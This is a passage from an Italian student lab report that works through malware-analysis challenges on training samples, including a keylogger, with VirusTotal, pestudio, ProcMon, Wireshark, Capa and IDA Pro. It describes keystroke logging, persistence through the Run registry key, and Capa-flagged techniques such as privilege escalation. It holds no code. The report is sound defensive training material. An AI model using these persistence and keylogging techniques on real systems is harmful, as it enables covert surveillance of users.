


Figura 117: Libreria *WS2_32.dll*

È stato ricercato il nome della funzione importata dalla libreria Kernel32.dll:




Figura 118: Flag 4

6.1.2 Challenge Extra

L'analisi è iniziata caricando il .exe su VirusTotal, il tool riconosce correttamente il malware e ne riporta la signature. Abbiamo scelto di proseguire nell'analisi utilizzando il tool pestudio.




Figura 119: Report di Lab01-04.exe

• FLAG 5

È stato ricercato il nome della file scaricato dal dominio [practicemalwareanalysis.com](http://www.practicemalwareanalysis.com):




Figura 120: Flag 5

• FLAG 6

È stato ricercato il nome della funzione che termina con “Trust”, importata dalla libreria WINTRUST.dll:




Figura 121: Flag 6

• FLAG 7

È stata trovata la data di compilazione del file tramite il tool VirusTotal:

Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2019-08-30 22:26:59 UTC
Entry Point	5583
Contained Sections	4

Figura 122: Flag 7

6.2 Basic Dynamic Analysis

6.2.1 Analisi di *key.exe*

Eseguendo un analisi di *key.exe* con PEview possiamo notare alcune API sospette, ad esempio RegSetValueExA:




Figura 123: Analisi *key.exe*

Esaminando le stringhe possiamo notare:

- La presenza del file "log.txt" indica che il malware potrebbe registrare le sue attività o potrebbe essere utilizzato per comunicare con i server di comando e controllo.
- La presenza del file "key.exe" suggerisce che il malware potrebbe essere un keylogger, un tipo di malware progettato per registrare le tastiere degli utenti al fine di rubare informazioni sensibili.
- La presenza del file "C:\\Windows\\vmx32to64.exe" indica che potrebbe essere utilizzato per eseguire operazioni di manipolazione del sistema, come la conversione tra architetture a 32 e 64 bit. Questo potrebbe essere utilizzato per nascondere il malware o per eludere le difese del sistema.

Di seguito l'analisi del file con BinText:




Figura 124: Analisi *key.exe*

• FLAG 8

Come richiesto è stato eseguito *key.exe* come amministratore per attivare i meccanismi di persistenza.

È possibile vedere l'eseguibile richiesto (*conhost.exe*) nell'immagine a sinistra, avviando ProcessExplorer. Nell'immagine a destra, invece, è possibile vedere l'analisi con ProcMon.




Figura 125: Flag 8

• FLAG 9

Il malware inoltre ottiene la persistenza modificando il Run Registry Key.

Il flag è mostrato di seguito:




Figura 126: Flag 9

• FLAG 10

Il funzionamento del malware è mostrato di seguito, come è possibile vedere ogni carattere scritto dall'utente viene riportato sul file log.txt




Figura 127: File log.txt

Dopo aver ucciso il processo da Process Explorer, si è riavviata la macchina per verificare se l'attacco fosse persistente.

Come ci si aspettava il malware è ancora in esecuzione nonostante il riavvio:




Figura 128: Flag 10

Utilizzando il Registry Editor (REGEDIT) è possibile visualizzare il flag nascosto e il suo tipo (REG_SZ) ed eliminare tale entry:




Figura 129: Flag 11

6.2.2 Challenge Extra

- FLAG 12

Avviando ProcMon ed eseguendo *key12.exe* è possibile trovare il flag nascosto (*webkit*):




Figura 130: Flag 12

- FLAG 13

Utilizzando Wireshark è possibile analizzare il traffico, in particolare dal traffico DNS del file *key12.exe* è stato possibile visualizzare la chiave:




Figura 131: Flag 13

- **FLAG 14**

Analizzando il traffico HTTP del file *key12.exe* è stato possibile trovare anche l'altra chiave:




Figura 132: Flag 14

6.2.3 Capa

È stato utilizzato il tool Capa per effettuare un'analisi sull'eseguibile *Lab01-01*:

- **FLAG 15**

Come richiesto è stata eseguita un'analisi con Capa di *Lab01-01.dll*, nell'immagine seguente è possibile vedere il flag (*mutex*):




Figura 133: Flag 15

- **FLAG 16**

Come richiesto è stata eseguita l'analisi con Capa di *Lab01-04.exe*, nell'immagine seguente è possibile vedere il flag (*PRIVILEGE ESCALATION*):

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery:: T1083
EXECUTION	Shared Modules:: T1129
PRIVILEGE ESCALATION	Access Token Manipulation:: T1134
MBC Objective	MBC Behavior
DEFENSE EVASION	Disable or Bypass Security Tools::Bypass Windows File Protection [F0004,007]
EXECUTION	Install Additional Programs:: [C0023]
FILE SYSTEM	New File:: [C0063] Written File:: [C0052]
PROCESS	Create Process:: [C0017] Create Thread:: [C0038]
CAPABILITY	NAMESPACE
contain a resource (.rcd) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
get common file path (2 matches)	host-interaction/file-system
move file	host-interaction/file-system/move
bypass Windows File Protection	host-interaction/file-system/windows-file-protection
write file on Windows	host-interaction/file-system/write
create process on Windows	host-interaction/process/create
acquire debug privileges	host-interaction/process/modify
modify access privileges	host-interaction/process/modify
create thread	host-interaction/thread/create
link function at runtime on Windows (2 matches)	linking/runtime-linking

Figura 134: Flag 16

7. Lab 7 – Windows Malware

7.1 Malware Static Analysis

7.1.1 Challenge

Per effettuare la Malware Static Analysis abbiamo utilizzato il tool IDA Pro e abbiamo analizzato il malware di esempio *Lab05-01.dll*.

- **FLAG 1**

È possibile trovare l'indirizzo di DllMain, trovando la funzione nella barra delle funzioni del tool e visualizzando il suo indirizzo nelle istruzioni:




Figura 135: Flag 1

- **FLAG 2**

L'indirizzo di *gethostbyname* è stato visualizzato tramite la finestra delle Importazioni:




Figura 136: Flag 2

• FLAG 3

